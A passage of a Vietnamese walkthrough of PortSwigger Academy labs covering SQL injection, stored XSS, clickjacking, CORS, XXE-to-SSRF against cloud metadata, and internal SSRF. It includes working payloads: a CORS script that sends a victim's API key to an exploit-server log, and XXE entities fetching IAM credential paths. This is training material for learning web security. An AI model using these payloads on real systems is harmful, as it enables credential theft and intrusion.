
Kết quả: đã tấn công được và hiển thị số lượng units của product



Bước 5: để kiểm tra xem bảng có bao nhiêu cột, ta thêm 1 phần NULL vô câu lệnh. Và kết quả trả ra là 0 units. Vậy chỉ có 1 cột.




Mà cần đến 2 dữ kiện là username và password. Vậy chúng ta cần kết nối chúng lại



b. Kết quả

Sau khi thực hiện, kết quả trả về là:

- Username: administrator
- Password: gf3ziv2bvwc5fbfpf1vd




II. Cross-site scripting

1. Stored XSS into HTML context with nothing encoded

a. Cách thực hiện


Bước 1: Mở trang web và truy cập vào một bài post bất kì.

Bước 2: Kéo xuống phần comment và để lại comment như sau:



Sau đó nhấn vào *Post Comment*

b. Kết quả



III. Clickjacking


1. Clickjacking with form input data prefilled from a URL parameter

a. Cách thực hiện


Bước 1: Đăng nhập vào account với thông tin như sau: username = wiener, password = peter

Bước 2: Tiến hành thay đổi thông tin email thành: thncng@hacker.com

Bước 3: Sử dụng *Burp*, tab *Proxy* tiến hành tìm kiếm phần my-account/change-email. Sau đó *send to repeater*



Bước 4: Trong *repeater*, khi *send* với phương thức POST thì bên phần *response* trả về kết quả là 302 Found. Do đó, ta tiến hành thay đổi phương thức POST thành GET và *send* lại



Kết quả là đã tìm thấy

Bước 5:Quay lại trang web và nhấn vào *Go to exploit server* để tiến hành thay đổi cấu trúc phần body và chiếm server với thông tin như mẫu sau:


```
<style>
    iframe {
        position:relative;
        width:$width_value;
        height: $height_value;
        opacity: $opacity;
        z-index: 2;
    }
    div {
        position:absolute;
        top:$top_value;
        left:$side_value;
        z-index: 1;
    }
</style>
<div>Test me</div>
<iframe src="YOUR-LAB-ID.web-security-academy.net/my-account?email=ha
```

Theo đó, ta được:

Body:

```
        opacity: 0.1;
        z-index: 2;
    }
    div {
        position:absolute;
        top:455px;
        left:80px;
        z-index: 1;
    }
</style>
<div>Test me</div>
<iframe src="https://0ab800ba04b08e5b806a2651006000e2.web-security-academy.net?email=hacker@attacker-website.com"></iframe>
```

b. Kết quả



IV. Cross-origin resource sharing (CORS)


1. CORS vulnerability with basic origin reflection

a. Cách thực hiện

Bước 1: Đăng nhập vào account với thông tin như sau: username = wiener, password = peter

Bước 2: Tìm kiếm trong *proxy* có url là /accountDetails, nơi có thông tin response về API key. Sau đó *send to repeater*

Bước 3: Thêm vào Origin: http:/random-website.com. Sau đó nhấn *send*.




Bước 4: Sau khi đã thêm Origin vào được, ta tiến hành quay lại trang web là *Go to exploit server*. Thay đổi cấu trúc body của server như sau:

```
<script>
    var req = new XMLHttpRequest();
    req.onload = reqListener;
    req.open('get','YOUR-LAB-ID.web-security-academy.net/accountDetai
    req.withCredentials = true;
    req.send();

    function reqListener() {
        location='/log?key='+this.responseText;
    };
</script>
```

Sau đó lần lượt ấn store => View exploit => Deliver exploit to victim => Access log. Tìm kiếm tới kết quả có return về log?key và nhập vô phần submit.

b. Kết quả



V. XML external entity (XXE) injection

1. Exploiting XXE to perform SSRF attacks

a. Cách thực hiện

Bước 1: Tìm kiếm trang web /product/stock và *send to repeater*

Bước 2: Để có thể retrieve instance metadata, ta có thể truy cập vào local IP address của instance để quản lí kết nối tới những ứng dụng bên ngoài.

Để có thể quan sát được tất cả loại của instance data, sử dụng địa chỉ Ipv6 sau: http://169.254.169.254/latest/meta-data/

Thêm vào phần body của request rồi *send*

```
<?xml version="1.0" encoding="UTF-8"?>
  <!DOCTYPE random [ <!ENTITY ssrf SYSTEM "http://169.254.169.254/latest/meta-data/"> ]>
  <stockCheck>
    <productId>
      &ssrf;
    </productId>
    <storeId>
      1
    </storeId>
  </stockCheck>
```

Request

```
Pretty  Raw  Hex  Render  Hackvertor
1 HTTP/2 400 Bad Request
2 Content-Type: application/json; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 27
5
6 "Invalid product ID:
7 iam
8 "
```

Response

Kết quả trả về là những gì mà ta cần thêm vào đường link ở phần request bên trên. Cứ thế thêm vào request rồi lại send, và nhận kết quả từ response


```
priority: u=1, i

<?xml version="1.0" encoding="UTF-8"?>
  <!DOCTYPE random [ <!ENTITY ssrf SYSTEM
  "http://169.254.169.254/latest/meta-data/iam/security-credentials/admin"> ]>
  <stockCheck>
    <productId>
```

Kết quả sau vài lần lặp lại thao tác trên

```
1  HTTP/2 400 Bad Request
2  Content-Type: application/json; charset=utf-8
3  X-Frame-Options: SAMEORIGIN
4  Content-Length: 554
5
6  "Invalid product ID:
7  {
8    "Code":"Success",
9    "LastUpdated":"2024-05-05T08:38:16.927547170Z",
10   "Type":"AWS-HMAC",
11   "AccessKeyId":"v2p9EZZ4nW1CHNsyEmLD",
12   "SecretAccessKey":"hb5tQAXmUKP7yK8elGKJH9CqpYm8MIhcQSIZgolJ",
13   "Token":
     "cDPnukH4A2bePyfHzgcbvpsYbccu9QWDjIBkmtzCbyIg0Z3mYbH50iseaxm8bN4kL4Y25
     lAgbRoTlBMzz5l00IqPUlxoIBvE353PGN9mp7JMiGmZHGSohzn6lEB344gkWRtS5rRZcyk
     h59LiPgYKvudV6KUb3TdgYLtM9FHE7t8jU81fguckqTwBhI01FSfvRcjuedLm7V4kVUeCw
     3FmIaUPnhS0GnJ2cC2BdpPMvZMvuA0GiMNW33aDSMwHpbxL",
14   "Expiration":"2030-05-04T08:38:16.927547170Z"
15 }
16 "
```

Kết quả phần response

b. *Kết quả*



VI. Server-side request forgery (SSRF)

1. Basic SSRF against another back-end system

a. Cách thực hiện

Bước 1: Tìm kiếm trang web /product/stock và *send to repeater*

Bước 2:Thay đổi stockApi của request thành dạng: `stockApi=http://192.168.0.1:8080/`

Theo đó, ta có kết quả trả về là:

```
HTTP/2 400 Bad Request
Content-Type: application/json; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 19

"Missing parameter"
```


Kết quả trả về

Thực hiện thay đổi địa chỉ để kiểm tra liệu rằng có các ứng dụng nào đó đang sử dụng địa chỉ IP này không bằng cách thay thế thành các địa chỉ như 192.168.0.2, 192.168.0.3....

```
HTTP/2 500 Internal Server Error
Content-Type: text/html; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 2350
```

Kết quả trả về lỗi và không thể connect


Bước 3: Tiến hành *send to intruder.* Sau đó sử dụng sniper để tấn công tìm kiếm địa chỉ bị lỗi.



Một địa chỉ mạng có tối đa 255, nên sẽ để từ 1 đến 255


Request gặp lỗi

Tiến hành send to repeater để tấn công.




Kết quả trả về phần response

Thêm lệnh /admin vào request này để tấn công.



Kết nối thành công tới admin

Khi mở qua phần render của response, ta đã thấy có phần admin panel



